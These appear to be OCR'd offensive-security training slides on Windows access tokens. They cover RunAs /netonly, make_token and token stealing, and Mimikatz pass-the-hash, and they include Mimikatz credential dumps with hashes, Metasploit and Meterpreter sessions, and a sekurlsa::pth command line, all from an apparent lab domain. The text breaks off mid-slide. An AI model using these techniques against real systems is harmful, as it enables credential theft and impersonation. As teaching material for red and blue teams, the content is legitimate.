
RunAs.exe

- If you are a Windows user, you are probably familiar with RunAs.exe
- This tool enables the creation of processes using alternate credentials
  - “I am Vegeta and I want to create a process running as Bulma”
- A default execution of RunAs will verify the provided credentials via LSA
  - Similar to an interactive authentication (i.e. credentials cached for all the supported APs)
  - The computer must know how to handle authentication for the target user



Unknown Identities

- What happens when you use credentials from an account that is not known by the current system?
  - E.g. local user from other system or domain user from an untrusted domain





https://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/


The Netonly Flag

- RunAs offers the Netonly flag to allow the scenario described in the previous slide
- This flag tells RunAs that the specified credentials are for remote access only
  - Credentials are not verified by LSA (i.e. you can specify wrong ones)
- Netonly processes have therefore two different security contexts:
  - Local level: the process runs with the original identity that executed RunAs
  - Network level: the process runs with the new identity (via cached credentials)

https://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/







```
Authentication Id : 0 ; 2027349 (00000000:001eef55)
Session           : NewCredentials from 0
User Name         : Vegeta_sa
Domain            : CAP
Logon Server      : (null)
Logon Time        :
SID               : S-1-5-21-272438138-3995100478-3847831165-1126
        msv :
         [00000003] Primary
         * Username : bulma_da
         * Domain   : capsule.corp
         * NTLM     : bd35111ab3b0d46129efbdbab06b49c4
         * SHA1     : 5bae942c34d956a9481c7c12ead7b1d06f49a006
         * DPAPI    : df28d0711d8f41402f2994ced82f8b1f
        tspkg :
        wdigest :
         * Username : bulma_da
         * Domain   : capsule.corp
         * Password : (null)
        kerberos :
         * Username : bulma_da
         * Domain   : CAPSULE.CORP
         * Password : (null)
        ssp :
        credman :
```

```
Authentication Id : 0 ; 2027349 (00000000:001eef55)
Session           : NewCredentials from 0
User Name         : Vegeta_sa
Domain            : CAP
Logon Server      : (null)
Logon Time        :
SID               : S-1-5-21-272438138-3995100478-3847831165-1126

         * Username : bulma_da
         * Domain   : CAPSULE.CORP
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew:
           Service Name (02) : HTTP ; dc01 ; @ CAPSULE.CORP
           Target Name  (02) : HTTP ; dc01 ; @ CAPSULE.CORP
           Client Name  (01) : bulma_da ; @ CAPSULE.CORP
           Flags 00a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             fa6bdee34b4812dbce93fa0f23ac1e00a781a62db5bf57372014dbcc4e422bd9
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 23       [...]

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew:
           Service Name (02) : krbtgt ; CAPSULE.CORP ; @ CAPSULE.CORP
           Target Name  (02) : krbtgt ; capsule.corp ; @ CAPSULE.CORP
           Client Name  (01) : bulma_da ; @ CAPSULE.CORP ( capsule.corp )
           Flags 00e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             7a374810668582dd22602aa135befc0379686cd149eaf8934affb43548d1e3a5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
```

Under The Hood

- RunAs uses the Win32 API CreateProcessWithLogon function
  - Creates a new process with the security context of the specified credentials

```
BOOL CreateProcessWithLogonW(
  [in]                LPCWSTR               lpUsername,
  [in, optional]      LPCWSTR               lpDomain,
  [in]                LPCWSTR               lpPassword,
  [in]                DWORD                 dwLogonFlags,
  [in, optional]      LPCWSTR               lpApplicationName,
  [in, out, optional] LPWSTR                lpCommandLine,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCWSTR               lpCurrentDirectory,
  [in]                LPSTARTUPINFOW        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithlogonw

Under The Hood (cont.)

- The Netonly flag uses the LOGON_NETCREDENTIALS_ONLY logon option, which creates and uses a new logon session, but with the original token

Value	Meaning
LOGON_WITH_PROFILE 0x00000001	Log on, then load the user profile in the **HKEY_USERS** registry key. The function returns after the profile is loaded. Loading the profile can be time-consuming, so it is best to use this value only if you must access the information in the **HKEY_CURRENT_USER** registry key. **Windows Server 2003:** The profile is unloaded after the new process is terminated, whether or not it has created child processes. **Windows XP:** The profile is unloaded after the new process and all child processes it has created are terminated.
LOGON_NETCREDENTIALS_ONLY 0x00000002	Log on, but use the specified credentials on the network only. The new process uses the same token as the caller, but the system creates a new logon session within LSA, and the process uses the specified credentials as the default credentials. This value can be used to create a process that uses a different set of credentials locally than it does remotely. This is useful in inter-domain scenarios where there is no trust relationship. The system does not validate the specified credentials. Therefore, the process can start, but it may not have access to network resources.

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithlogonw

Forget About RunAs

- Popular frameworks like MSF have their own RunAs (without the limitations of the original one)
  - E.g. post/windows/manage/run_as

```
msf6 post(windows/manage/run_as) > options

Module options (post/windows/manage/run_as):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       cmd.exe          yes       Command to execute
   CMDOUT    false            yes       Retrieve command output
   DOMAIN    capsule.corp     yes       Domain to login with
   PASSWORD  Patatas123       yes       Password to login with
   SESSION   4                yes       The session to run this module on
   USER      bulma_da         yes       Username to login with


View the full module info with the info, or info -d command.

msf6 post(windows/manage/run_as) > run

[*] Executing CreateProcessWithLogonW...
[+] Process started successfully, PID: 4256
[*] Command Run: cmd.exe
[*] Post module execution completed
msf6 post(windows/manage/run_as) >
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/manage/run_as.rb

Forget About RunAs (cont.)

Interesting approaches?

1. Execute your payload directly as an executable file
   - The new session will have the desired security context
2. Create an arbitrary process and steal its token
   - Your existing session will acquire the desired security context
3. Create an arbitrary process and inject your payload into it
   - The new session will have the desired security context

BONUS: MakeToken

- CreateProcessWithLogon is nice, but LogonUser is even better
  - CreateProcessWithLogon in fact uses LogonUser

The **LogonUser** function attempts to log a user on to the local computer. The local computer is the computer from which **LogonUser** was called. You cannot use **LogonUser** to log on to a remote computer. You specify the user with a user name and domain and authenticate the user with a plaintext password. If the function succeeds, you receive a handle to a token that represents the logged-on user. You can then use this token handle to impersonate the specified user or, in most cases, to create a process that runs in the context of the specified user.

Syntax

C++ Copy

```
BOOL LogonUserA(
  [in]           LPCSTR  lpszUsername,
  [in, optional] LPCSTR  lpszDomain,
  [in, optional] LPCSTR  lpszPassword,
  [in]           DWORD   dwLogonType,
  [in]           DWORD   dwLogonProvider,
  [out]          PHANDLE phToken
);
```

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-logonusera

BONUS: MakeToken (cont.)

- With LogonUser we can create a new logon session/token pair without having to create a new process

- We can choose between different logon approaches
  - E.g. LOGON32_LOGON_NEW_CREDENTIALS for “Netonly”

- The resulting token can be used through functions like ImpersonateLoggedOnUser

```
beacon> help make_token
Use: make_token [DOMAIN\user] [password]

Clone the current access token and set it up to pass the specified username
and password when you interact with network resources. This command does not
validate the credentials you provide and it has no effect on local actions.
```

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-logonusera

Notes About Token Manipulation

Few Notes

Doing token manipulation from a high integrity administrative context is easy – you can do plenty of things:

1. Steal any token in the system
2. Inject into any process
3. Apply a stolen token into your current context
4. Create new processes with a stolen token

Few Notes (cont.)

The same cannot be said for a medium integrity non-administrative context

1. You can only play with your own processes (includes those from RunAs)
   - E.g. stealing tokens / process injection
2. Impersonating tokens in your current process should work fine
   - As long as you can access those tokens!
3. Limitations when trying to create new processes using a token
   - Functions like CreateProcessAsUser or CreateProcessWithToken require privileges

Few Notes (cont.)

- In other words, if you are impersonating tokens from an unprivileged context, focus on inline-execution


```
meterpreter > steal_token 304
Stolen token with username: CAP\bulma_da
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 6108 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
cap\vegeta_sa
```

Do I Have Hashes?

Stolen Hashes

- Let’s suppose we have the NT hash of a juicy user (e.g. capsule.corp\bulma_da)

- How can we use such hash to impersonate her and access all them business critical goodiez?



Bad News?

- Unfortunately, Windows does not provide functionality to authenticate users via NT hashes
  - There is no LogonUserWithHash or CreateProcessWithHash functions ☹
- If we want to use a hash along with LSA, we need to manipulate and inject stuff into the lsass process
  - This is where all logon session and cached credential information is present
  - Not only requires administrative privileges, it is also quite risky!

Do LSA. Or Do Not.

- In reality, we don't have to rely on LSA for user impersonation
  - This also applies for when you have passwords or any other cred material
  - Using LSA is an option!
- We can use tools with native support for protocols like NTLM or Kerberos
  - We will call this approach: "The Fuck LSA way"
- Of course, each approach has its own advantages and disadvantages

The LSA Way

Mimikatz Pass-the-Hash

- We will use Mimikatz to understand an '*LSA-based*' Pass-the-Hash technique
  - '*LSA-based*' because we can do Pass-the-Hash without LSA as well
- Mimikatz provides functionality to create a new process using an NT hash rather than a password
- The module we need to use is '*sekurlsa::pth*'

Mimikatz Pass-the-Hash (cont.)

- In order to use Mimikatz' approach you require administrative privileges
  - Specifically, SeDebugPrivilege
  - We are writing data into the lsass process

- By default, Mimikatz does this for the following authentication packages:
  - Msv1_0 (NTLM)
  - Kerberos

Mimikatz Pass-the-Hash (cont.)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:bulma_da /domain:capsule.corp /ntlm:BD35111AB3B0D46129EFBDBAB06B49C4 /run:notepad.
exe
user    : bulma_da
domain  : capsule.corp
program : notepad.exe
impers. : no
NTLM    : bd35111ab3b0d46129efbdbab06b49c4
  |  PID  1308
  |  TID  4676
  |  LSA Process is now R/W
  |  LUID 0 ; 3548709 (00000000:00362625)
  \_ msv1_0   - data copy @ 000002B912DBC830 : OK !
  \_ kerberos - data copy @ 000002B9135B8A78
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002B912AEDC68 (32) -> null
```


Mimikatz Steps

Runas /netonly with the hash instead of the password!!

1. New process with CreateProcessWithLogon
   - LOGON_NETCREDENTIALS_ONLY
2. Identify the new logon session created
   - This can be extracted from the access token belonging to the new process
3. Write credential material into the target logon session
   - Requires administrative privileges

https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa.c

Mimikatz Steps (cont.)



https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa.c

Mimikatz Steps (cont.)

```
